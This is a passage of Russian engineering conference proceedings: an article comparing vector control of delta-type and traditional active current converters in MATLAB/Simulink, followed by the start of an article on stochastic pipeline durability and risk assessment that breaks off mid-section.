доктор технических наук, профессор

С. Ю. Мельников*

кандидат технических наук, доцент

*Санкт-Петербургский государственный университет аэрокосмического приборостроения

УПРАВЛЕНИЕ АКТИВНЫМ ПРЕОБРАЗОВАТЕЛЕМ ТОКА С ДЕЛЬТА-ТИПОМ ТОПОЛОГИИ

Для трехфазного мостового активного преобразователя тока с оригинальной дельта-топологией и традиционной силовой схемой преобразователей разработаны две компьютерные имитационные модели векторной системы автоматического регулирования в среде MATLAB/Simulink. Представлены результаты анализа динамических и энергетических показателей работы преобразователей в этих системах регулирования. По результатам моделирования проведено сравнение полученных результатов.

Ключевые слова: векторное управление, моделирование, активный преобразователь тока, традиционный и дельта-тип топологий.

A. A. Efimov*

Dr. Sc., Tech., Professor

S. Yu. Melnikov*

PhD, Tech., Associate Professor

* St. Petersburg State University of Aerospace Instrumentation

CONTROL OF ACTIVE CURRENT CONVERTER WITH DELTA-TYPE TOPOLOGY

For a three-phase bridge active current converter with an original delta-topology and a traditional power converter circuit, two computer simulation models of a vector automatic control system in the MATLAB / Simulink environment have been developed. The results of the analysis converters dynamic and energy performance in these control systems are presented. Based on the simulation results, the results are compared.

Kéywords: space vector control, simulation, three-phase current source converter, traditional and delta-type topologies.

Данная статья завершает цикл наших работ [1, 2], посвященных изучению принципов построения и функционирования новой дельта-топологии силовой схемы активного преобразователя тока (АПТ), которая в дальнейшем сокращенно называется ДАПТ. В предыдущих работах выполнен анализ статических потерь в традиционной и новой схемах активных преобразователей, проведено рассмотрение алгоритмов векторной ШИМ (ВШИМ) в них, а также представлены результаты математического моделирования новой и традиционной схем активных преобразователей тока.

Цель данного исследования заключается в проведении сопоставительного анализа энергетических и динамических показателей новой и традиционной схем активных преобразователей тока в однотипной системе автоматического регулирования (САР) при одних и тех же параметрах силовых схем преобразователей и неизменных синтезированных регуляторах.

В качестве такой САР выбрана векторная САР (ВСАР) активных преобразователей, осно-

ванная на принципах построения систем подчиненного регулирования и координатного подхода, при котором рассмотрение анализируемых процессов осуществляется во вращающихся системах координат [3-5] Выбор данной САР обусловлен её широким применением на протяжении последних двух десятков лет, не только в научных разработках, но и в практике практического применения в промышленных образцах преобразователей и электроприводов на их основе. Однако следует отметить, что в основном эта система регулирования используется для управления активными преобразователями напряжения. Использования ее для целей управления АПТ гораздо меньше. И в основном, даже при ее использовании, в качестве алгоритма управления в ней применяется алгоритм синусоидальной ШИМ [6]. Имеются лишь единичные зарубежные работы, посвященные вопросам построения ВСАР с алгоритмами ВШИМ [7]. В работах по ДАПТ [8, 9] результатов использования ВСАР с алгоритмом ВШИМ для данного преобразователя не представлено. Поэ-




Рис. 1. Имитационная модель ВСАР ДАПТ

тому имеется определенная научная новизна в проведении анализа работы новой и традиционной схем преобразователей тока с алгоритмами ВШИМ в этой векторной системе автоматического регулирования.

Разработанная компьютерная имитационная модель BCAP ДАПТ в среде MATLAB/ Simulink приведена на рис. 1.

В качестве алгоритма ВШИМ в ней выбран второй алгоритм с переключением силовых транзисторов ДАПТ, обеспечивающий минимальную мощность сигналов управления IGBT и обладающий наибольшей простотой реализации [1, 2]. Первый алгоритм ВШИМ было решено не использовать, из-за меньшей мощности в его цепи выпрямленного напряжения при реализации алгоритма переключения и гораздо более сложной реализации.

Разработанная внутренняя структура BCAP ДАПТ показана на рис. 2.

Регуляторы выпрямленного напряжения и сетевых токов в синхронно-вращающейся координатной системе х,у,0, связанной с результирующим вектором питающего напряжения были синтезированы в соответствии с рекомендациями [6]. В цепях регуляторов сетевых токов установлены фильтры первого порядка с постоянной времени T_u , равной 0.555мс, которая соответствует периоду модуляции ВШИМ $T_{\rm s}$ на частоте $f_{s} = 1800 \; \Gamma$ ц. Регуляторы синтезированы таким образом, чтобы обеспечить практически единичный коэффициент мощности с минимально возможным значением коэффициента гармоник сетевого тока при фиксированных параметрах сетевых фильтров и емкости конденсатора в цепи выпрямленного напряжения. Параметры сило-




Рис. 2. Разработанная структура ВСАР ДАПТ




Рис. 3. Задающие сигналы на активную и реактивную составляющие обобщенного вектора сетевого тока в осях x,y,0

вых схем преобразователей приведены в [1, 2]. Как это показано на рис. 3, для реализации единичного коэффициента мощности в разработанной ВСАР ДАПТ обеспечивается задание на реактивную составляющую обобщенного вектора сетевого тока в осях x,y,0, равное нулю.

Переходные процессы во входных и выходных цепях ДАПТ, в режиме его подключения к питающей сети, при задании на величину вы-

прямленного напряжения, равного 340 В, показаны на рис. 4; 5.

Энергетические показатели работы новой схемы ДАПТ при подключении его к питающей сети, зафиксированные блоком Izmer, показаны на рис. 6.

Полученные результаты свидетельствуют об отличной работе BCAP ДАПТ, хотя быстродействие системы желает лучшего. Но этот недоста-




Рис. 4. Фазные напряжение и ток при подключении ДАПТ к сети




Рис. 5. Выпрямленные напряжение и ток при подключении ДАПТ к сети




Рис. 6. Энергетические показатели работы схемы ДАПТ в режиме подключении его к питающей сети

ток свойственен всем векторным системам регулирования, основанным на принципе подчиненного регулирования. Длительность переходных процессов считаем по достижению $2\,\%$ зоны от-

клонения от задающего напряжения, как это принято в теории управления. Поэтому длительность пуска схемы ДАПТ в ее ВСАР получилась равной $0.28~\rm c.$

Разработанная имитационная модель традиционной схемы АПТ с совершенно аналогичной структурой ВСАР, приведена на рис. 7. Никакие настройки в ВСАР при этом не менялись, как это и было отмечено в целях работы, так как параметры силовой схемы оставались неизменными. Менялся только алгоритм ВШИМ в схеме АПТ, как это было показано в [1, 2, 10].

Переходные процессы во входных и выходных цепях АПТ, в режиме его подключения к питающей сети, при задании на величину выпрямленного напряжения, равного 340 В, представлены на рис. 8; 9.

Энергетические показатели работы традиционной схемы АПТ при подключении его к пита-




Рис. 7. Имитационная модель ВСАР АПТ




Рис. 8. Фазные напряжение и ток при подключении АПТ к сети




Рис. 9. Выпрямленные напряжение и ток при подключении АПТ к сети




Рис. 10. Энергетические показатели работы схемы АПТ в режиме подключении его к питающей сети

ющей сети, зафиксированные блоком Izmer, показаны на рис. 10.

Длительность переходного процесса по сравнению с процессами в ВСАР ДАПТ увеличивается до 0.3 с (возрастает на 7.14 %), КПД и номинальная мощность примерно одинаковы, все

энергетические показатели АПТ гораздо ниже аналогичных показателей ДАПТ. Все это свидетельствует о более высоких энергетических и динамических показателях работы новой схемы ДАПТ.

Следующий этап испытаний заключался в отработке управляющих и возмущающих воздействий.

На рис. 11 представлены результаты моделирования процессов во входной цепи АПТ при скачкообразном увеличении в момент времени, равный 0.325 с, задающего воздействия в его ВСАР на 50 В (примерно на 15%).

Выпрямленные напряжение и ток в режиме скачкообразного увеличения задающего воздействия в тот же момент времени показаны на рис. 12.

Из представленных результатов моделирования следует, что длительность переходных процессов, вызванных изменением задания на величину выпрямленного напряжения на $15\,\%$, в BCAP АПТ составляет $0.11\,\mathrm{c}$.




Рис. 11. Фазные напряжения и токи АПТ при скачкообразном увеличении в момент времени, 0,325 с задающего воздействия на 50 В




Рис. 12. Выпрямленные напряжение и ток АПТ при скачкообразном увеличении в момент времени, равный 0.325 с, задающего воздействия на 50 В




Рис. 13. Энергетические показатели работы схемы АПТ после скачкообразного увеличения на 50 В задающего воздействия

Энергетические показатели работы схемы АПТ после окончания процесса скачкообразного увеличения на 50 В задающего воздействия,

начатого в момент времени 0,325 с, показаны на рис. 13.

Полученные результаты моделирования свидетельствуют о постоянстве КПД, некотором улучшении коэффициента гармоник и энергетических коэффициентов по сравнению с работой схемы АПТ при величине задающего напряжения, равного 340 В.

Процессы во входных и выходных цепях АПТ в режиме скачкообразного уменьшения сопротивления нагрузки в момент времени 0.325 с на 33.33 %, с 10 Ом до 6.666 Ом показаны на рис. 14; 15.

Выпрямленные напряжение и ток в этом же режиме представлены на рис. 15.

Из представленных результатов моделирования очевидно, что длительность переходных процессов, вызванных изменением задания на величину выпрямленного напряжения на $15\,\%$, в BCAP АПТ составляет $0.1\,\mathrm{c}$.




Рис. 14. Фазные напряжения и токи АПТ в режиме скачкообразного уменьшения на 33,33 % сопротивления нагрузки




Рис. 15. Выпрямленные напряжение и ток АПТ при скачкообразном уменьшении на 33,33% сопротивления нагрузки




Рис. 16. Энергетические показатели работы схемы АПТ после скачкообразного уменьшения на 33,33 % сопротивления нагрузки

Энергетические показатели работы схемы АПТ после скачкообразного уменьшения на 33,33~% сопротивления нагрузки приведены на рис. 16.

На рис. 17 представлены результаты моделирования процессов во входной цепи ДАПТ при скачкообразном увеличения на $15\,\%$ задающего воздействия в его BCAP в момент времени, равный $0,28\,\mathrm{c}$.

Выпрямленные напряжение и ток в этом же режиме показаны на рис. 18.

Из представленных результатов моделирования очевидно, что длительность переходных процессов, вызванных изменением задания на величину выпрямленного напряжения на 15~%, в ВСАР ДАПТ составляет $0.14~\mathrm{c}$.

Энергетические показатели работы схемы ДАПТ после скачкообразного увеличения на 15 % задания на величину выпрямленного напряжения, приведены на рис. 19.

Процессы во входной и выходной цепях схемы ДАПТ при скачкообразном изменении сопротивления нагрузки на 33,33 %, в момент времени, равный 0,28 с, представлены на рис. 20; 21.




Рис. 17. Фазные напряжения и токи ДАПТ в режиме скачкообразного увеличения на 15 % задания на величину выпрямленного напряжения




Рис. 18. Выпрямленные напряжение и ток ДАПТ при скачкообразном увеличения на 15 % задания на величину выпрямленного напряжения




Рис. 19. Энергетические показатели работы схемы ДАПТ после скачкообразного увеличения на 15 % задания на величину выпрямленного напряжения

Фазные напряжения и токи ДАПТ в режиме скачкообразного уменьшения сопротивления нагрузки приведены на рис. 20.

Выпрямленные напряжение и ток в этом же режиме представлены на рис. 21.

Из представленных результатов моделирования очевидно, что длительность переходных процессов, вызванных изменением сопротивления нагрузки на 33,33~% в цепи выпрямленного напряжения, составляет 0,066 с.

Энергетические показатели после окончания переходного процесса, вызванного изменением сопротивления нагрузки, на 33,33 % представлены на рис. 22.

Анализ результатов, полученных в данной работе, свидетельствует о неоднозначных преимуществах, которые имеют, как традиционная схема АПТ, так и новая схема ДАПТ с одинаковыми параметрами их силовых схем, при функционировании в ВСАР с неизменными параметрами синтезированных регуляторов в различных режимах их функционирования.

В режиме подключения к питающей сети несомненными преимуществами обладает новая схема ДАПТ. При практически равных мощностях в цепи выпрямленного напряжения и КПД у схемы ДАПТ практически единичный коэф-




Рис. 20. Фазные напряжения и токи ДАПТ в режиме скачкообразного уменьшения на 33,33 % сопротивления нагрузки




Рис. 21. Выпрямленные напряжение и ток ДАПТ при скачкообразном уменьшении на 33,33 % сопротивления нагрузки




Рис. 22. Энергетические показатели схемы ДАПТ после окончания переходного процесса, вызванного изменением сопротивления нагрузки на 33,33 %

фициент мощности (0,9995). У схемы АПТ коэффициент мощности равен 0,88, а коэффициент гармоник сетевого тока в 2 раза хуже аналогичного показателя в схеме ДАПТ. Длительность переходных процессов подключения к питающей сети на 7,14 % меньше в схеме ДАПТ.

В режиме скачкообразного увеличения на 15 % задающего воздействия на величину выпрямленного напряжения преобразователей схема ДАПТ лучше схемы АПТ по коэффициенту мощности (0,992 у схемы ДАПТ и 0,933 у схемы АПТ), при практически равных величинах КПД (93,0 % у схемы ДАПТ и 93,43 % у схемы АПТ) номинальных мощностях нагрузки (14,805 кВт у ДАПТ и 14,803 кВт у АПТ). Схема АПТ превосходит схему ДАПТ по величине коэффициента гармоник сетевого тока (2,7 % у схемы $A\Pi T$ и 3,854 % у схемы $ДA\Pi T$). Быстродействие переходных процессов отработки задания на увеличение выходного напряжения преобразователей лучше в схеме АПТ (0,14 с в схеме ДАПТ и 0.11 с в схеме АПТ).

В режиме скачкообразного уменьшения на 33,33 % сопротивления нагрузки обе схемы имеют практически равные мощности в цепи выпрямленного напряжения (11,571 кВт у ДАПТ и 11,642 кВт у АПТ) и КПД (60,12 % у ДАПТ и 60,44 % у АПТ).

Проведенный анализ не выявил несомненно лучшей силовой схемы по всем показателям во всех режимах работы при их функционировании в конкретной анализируемой ВСАР. По мнению авторов работы, обе схемы заслуживают равного практического применения. Выбор конкретной схемы будет определяться проектировщиками, исходя из конкретных требований к силовым схемам и системам их регулирования. Имеются различные достаточно хорошо разработанные системы регулирования, применяемые в силовой электронике, например: релейные [11, 12], разрывные со скользящими режимами работы [13], системы модального управления [14], прогнозирующие релейновекторные [15], которые могут успешно применяться для управления обеими рассмотренными силовыми схемами токовых преобразовате-

Библиографический список

- 1. Ефимов А. А., Мельников С. Ю. Активный преобразователь тока с дельта-типом топологии // Завалишинские чтения'21: сб. докладов. СПб.: ГУАП, 2021. С. 68-79.
- 2. Ефимов А. А., Мельников С. Ю. Моделирование активного преобразователя тока с дельта-типом топологии // Завалишинские чтения'21: сб. докладов. СПб.: ГУАП, 2021. С. 80–87.
- 3. Шрейнер Р. Т. Математическое моделирование электроприводов переменного тока с полупроводни-

- ковыми преобразователями частоты. Екатеринбург.: Изд-во УРО РАН, 2000. 654 с.
- 4. Ефимов А. А., Шрейнер Р. Т. Активные преобразователи в регулируемых электроприводах переменного тока. Новоуральск: Изд-во НГТИ, 2001. 250 с.
- 5. Шрейнер Р. Т., Ефимов А. А., Калыгин А. И. Математическое описание и алгоритмы ШИМ активных выпрямителей тока // Электротехника. 2000. № 10. С. 42–49.
- 6. Volkov A. G. Mnogozonye elektronnye konvertery dlya avtonomnyh system generirovaniya elektricheskoi energii. Dis. kand. tehn. nauk [Multi-Zone Electronic Converters for Autonomous Systems Generate Electrical Energy. PhD tech. sci]. Novosibirsk: NGTU Publ., 2016. P. 21.
- 7. Adzic M. S., Adzic E. M., Katic V. A. Space Vector Modulated Three-Phase Current Source Converter for DC Motor Drive // 14th International Power Electronics and Motion Control Conference (EPE-PEMS 2010). Macedonia, 2010. P. T5-52-T5-59.
- 8. *Guo B.*, *Wang F.*, *Aeloiza E.* et al. All-SiC power module for delta-type current source rectifier // Proc. IEEE Energy Conversion Congress and Exposition (ECCE 2014). 2014. Sept. P. 1007–1014.
- 9. Guo B. High-Efficiency Three-Phase Current Source Rectifier Using SiC Devices and Delta-Type Topology / Ph. D. thesis // Dept. Electrical Engineering

- and Computer Science / The University of Tennessee. Knoxville, Tennessee, 2014.
- 10. Ефимов А. А., Мельников С. Ю. Моделирование активного преобразователя тока с алгоритмом векторной широтно-импульсной модуляции // Завалишинские чтения 19: сб. докл. СПб.: ГУАП, 2019. С. 168–176.
- 11. *Шрейнер Р. Т., Ефимов А. А., Мухаматшин И. А.* Релейное управление активными токовыми преобразователями частоты // Электротехника. 2005. № 9. С. 47–53.
- 12. Ефимов А. А., Мухаматшин И. А. Управление активными преобразователями в системах электроснабжения и электропривода // Известия РАН. Энергетика. 2005. № 4. С. 91–112.
- 13. Ефимов А. А. Моделирование системы управления в скользящем режиме активным преобразователем тока // Информационно-управляющие системы: науч. журн. 2018. № 2. С. 49–59. Doi: 10.15217. issn1684-8853.2018.2.49.
- 14. Кондратьев Д. В. Трехфазные выпрямители с активной коррекцией коэффициента мощности и двунаправленной передачей энергии: автореф. дис. ... канд. техн. наук / МЭИ. М., 2008. 20 с.
- 15. *Ефимов А. А., Косулин В. Д., Мельников С. Ю.* Прогнозирующее релейно-векторное управление активными токовыми преобразователями // Информационно-управляющие системы: науч. журн. 2014. № 4. С. 48–53.

УДК 539.4

DOI: 10.31799/978-5-8088-1556-8-2021-16-98-105

Э. Б. Завойчинская*

доктор физико-математических наук, доцент * Московский государственный университет им. М. В. Ломоносова

О МЕТОДЕ ОЦЕНКИ ДОЛГОВЕЧНОСТИ ТРУБОПРОВОДОВ С УЧЕТОМ РЕЗУЛЬТАТОВ ДИАГНОСТИКИ ИХ ТЕХНИЧЕСКОГО СОСТОЯНИЯ И ТРЕБОВАНИЙ БЕЗОПАСНОСТИ

Поставлена и решена задача об определении срока службы конструкций трубопроводов по результатам расчета срока службы его конструктивных элементов на стадии проектирования и остаточного срока службы элементов с дефектами, установленными диагностическими исследованиями, с учетом требований социальной и экологической безопасности. Выписываются определяющие соотношения для функции распределения вероятности разрушения конструкции (высший иерархический уровень) через функции распределения вероятности разрушения ее типовых конструктивных элементов (низший уровень). Срок службы элемента предлагается определять по теории предельных процессов нагружения и стохастической модели усталостного масштабно-структурного разрушения. В предположении, что вероятность разрушения не превышает приемлемого значения (критерий конструктивной надежности), выписываются уравнения для определения срока службы и остаточного срока службы конструкции. Предлагаются выражения для расчета техногенных и антропогенных рисков при разрушении конструкции и критерии для определения долговечности с их учетом, являющиеся обобщением известных соотношений, используемых в расчетной практике при проектировании и на стадии эксплуатации различных участков продуктопроводов.

Ключевые слова: конструктивная надежность, безопасность эксплуатации, срок службы, функция распределения вероятности разрушения.

E. B. Zavoychinskaya*

Dr. Sc., Phys.-Math., Associate Professor
* Moscow State University named after M. V. Lomonosov

ON THE METHOD FOR ESTIMATION OF PIPELINE DURABILITY TAKING INTO ACCOUNT DIAGNOSTIC RESULTS OF TECHNICAL CONDITION AND SAFETY

The problem of determining of pipeline structure durability based on the results of calculation of its structural element service life at the design stage and the residual service life of elements with defects established by diagnostic explorations and taking into account the requirements of social and environmental safety is formulated and solved. There are proposed relations for the structure failure probability distribution function (the highest hierarchical level) through the failure probability distribution function of its similar structural elements (the lowest hierarchical level). The element durability is proposed to determine according to the theory of failure loading processes and a stochastic model of scale-structural fatigue. Assuming that the failure probability should not exceed its acceptable value (the criterion of structural reliability), the equations for finding of the service and the residual life are written. The ratios for the determination of technogenic and anthropogenesis risks at structure destruction and criteria of durability determining, taking them into account, are given. These criteria are the theoretical generalization of the known relations used in design practice on project and operation stages of pipeline various sections. **Keywords:** structural reliability, safe operation, durability, failure probability distribution function.

Введение

Целью настоящего исследования является развитие экспериментальных и теоретических основ стохастического метода оценки долговечности и периодов диагностики технического состояния различных участков трубопроводов, находящихся под действием внутреннего давления перекачиваемого продукта, действию массовых сил, температурного поля и природноклиматических и техногенных воздействиях. Методологической базой разработки предлагае-

мого метода являются работы отечественных и зарубежных ученых по фундаментальному научному направлению техногенной безопасности эксплуатации различных конструкций [1–3]. Рассматриваются три основные техногенные сферы, являющиеся жертвами разрушения конструкций: люди, объекты техносферы и природной среды, и, соответственно, вводятся понятия техногенных рисков: вероятности поражения людей (социальный риск), вероятности разрушения промышленных объектов (промышленный риск) и вероятности уничтожения флоры и

фауны (экологический риск), находящихся в потенциально-опасной зоне вблизи конструкции при ее потенциальном разрушении. Современное развитие проблемы оценки безопасности идет по следующим основным направлениям: разработка критериев конструкционной надежности конструкций; исследование вероятностей появления и распространения негативных факторов поражения при разрушении конструктивных элементов; оценка социальных, промышленных и экологических рисков на основе обобщения данных по текущему состоянию участка по потенциальным и реализовавшимся рискам; установление приемлемых рисков; разработка компьютерного моделирования определения долговечности и остаточного срока службы конструкций с учетом социальных, промышленных и экологических рисков; создание методов управления долговечностью; расчет потенциального экономического ущерба при строительстве и эксплуатации конструкций.

Характер изменения эксплуатационных нагрузок, существенная неоднородность механических характеристик материалов, вариация конструктивных технологических факторов, а также необходимость учета дефектов технологического и эксплуатационного происхождения делает необходимым применение вероятностных методов оценки долговечности и трещиностойкости элементов конструкций. В расчет долговечности вводятся вероятностные параметры свойств материала (характеристики раскрытия трещины, кривой Велера, уравнения Коффина - Мэнсона и соотношения Пэриса, предел текучести и др.), рассматриваются случайные стационарные процессы нагружения [2, 4-8]. Одним из основных направлений современного развития является создание алгоритмов прогнозирования остаточного ресурса элементов конструкции на основании устанавливаемых закономерностей развития процесса разрушения на микро-, мезо- и макроуровнях [6-8].

Метод оценки долговечности конструкций типа трубопроводов основывается на блочно-иерархическом подходе, согласно которому выделяется несколько иерархических конструктивных уровней, и оценка сроков службы производится последовательно от низшего к высшему иерархическим конструктивных уровням [4, 5, 9–12]. Конструкцию (высший иерархический уровень) условно разбивают на крупные макросегменты k-тые расчетные участки (фрагменты и

т. п.) с линейными размерами
$$l_k$$
 $k{=}1,...K, \ \sum_{k{=}1}^K l_k = L_0$

 $(L_0$ – общий линейный размер конструкции) по

функционально-конструкторскому принципу (средний иерархический уровень): линейные участки с ответвлениями и лупингами; переходы через естественные и искусственные препятствия (автодороги, железные дороги, воздушные переходы через водные преграды, овраги, подводные переходы и т. п.); узлы подключения других конструкций; конструкции газо- и нефтеизмерительных станций; установки регенерации газа; узлы пуска и приема очистных устройств; конструкции головных и промежуточных перекачивающих и насосных станций и др. Макросегменты состоят из расчетных сегментов - конструктивных элементов (низший иерархический уровень), для которых внутренние и внешние нагрузки и воздействия приближенно могут рассматриваться как однородные. Каждый участок состоит из значительного количества $n_{k,q}$ $(n_{k,q} \ge 5 \cdot 10^2)$ q-х типовых конструктивных элементов, q=1,...Q с характерными линейными размерами l_q (основной металл, кольцевое и продольное сварные соединения, тройниковые соединения, отводы, переходники, днища).

Расчет долговечности $t_{f,k,q}\,q$ -го элемента k-го участка проводится по теории предельных процессов нагружения [4], теории усталостного масштабно-структурного разрушения [6, 8–13] и известным методам механики разрушения. Долговечность трубопроводов при эксплуатационном нагружении описывается случайными процессами, которые учитывают потенциальное стохастическое разрушение элементов, случайное механическое нагружение, случайные природные воздействия окружающей среды и т. д. Поэтому выбирается стохастический подход и методы теории случайных процессов и статистического анализа. В качестве инструментария для численных экспериментов и решения практических задач применяются методы конечных элементов программного комплекса ANSYS.

Регламент эксплуатации трубопроводов предусматривает проведение комплексной диагностики технического состояния в процессе эксплуатации. Диагностика участка или нескольких участков трубопровода (средний иерархический уровень) проводится различными методами: фотограмметрической, цветной, многозональной, инфракрасной и радиочастотной съемкой с привлечением аэрокосмической и вертолетной съемки; физическими неразрушающими методами диагностики (эховибрационными, инфракрасного излучения, электрометрическими, рентгеновскими, радиоактивного излучения); методами измерения твердости поверхностных слоев металла; магнитными и ультразвуковыми методами (при пропуске интел-

лектуальных снарядов); механическими потенциально разрушающими методами диагностики при условии, когда испытательное нагружение конструкций выше рабочего нагружения на 25-50%. Создаются базы данных обнаруженных дефектов конструктивных элементов, q-й элемент k-го участка может содержать дефекты j-го вида, j=1,...J, имеющие механическое, технологическое и эксплуатационное происхождение, выявленные при r-м диагностическом исследовании, r=1,...R.

Крупномасштабные разрушения трубопроводов обусловлены стохастическими процессами развития во времени трещин в основном металле, кольцевых и продольных сварных соединениях конструктивных элементов, коррозионных и стресс-коррозионных трещин, коррозионной потери металла, расслоения металла, образования рисок, вмятин, гофр в стенке элементов. Дефекты могут находится средствами внутритрубной и наружной диагностики с определенной достоверностью, а также определяться по результатам предыдущей эксплуатации участка и по статистике аварий на аналогичных участках. Каждый вид дефектов обуславливает соответствующий поток разрушения конструктивных элементов. По теории предельных процессов нагружения [4] и теории усталостного масштабно-структурного разрушения [6] проводится расчет остаточного срока службы $\Delta t_{f,k,q,j}$ q-го элемента k-го участка с дефектом j-го вида.

Критерий конструктивной надежности

Вводится функция распределения вероятности разрушения конструкции (конструкционный риск) $Q=Q(\tau), 0\leq Q\leq 1$, в момент времени τ , $\tau\in[0,t]$ [8 — 12]. Также рассматривается функция распределения вероятности разрушения k-го участка, $k=1,...K,\ Q_k=Q_k(\tau)$ и функция распределения вероятности разрушения $n_{k,q}$ q-х элементов, q=1,...Q, k-го участка. $Q_{k,q}=Q_{k,q}(\tau)$

Предполагается, что функция $Q = Q(\tau)$ определяется через $Q_k = Q_k(\tau)$ следующим образом: оптимистический сценарий

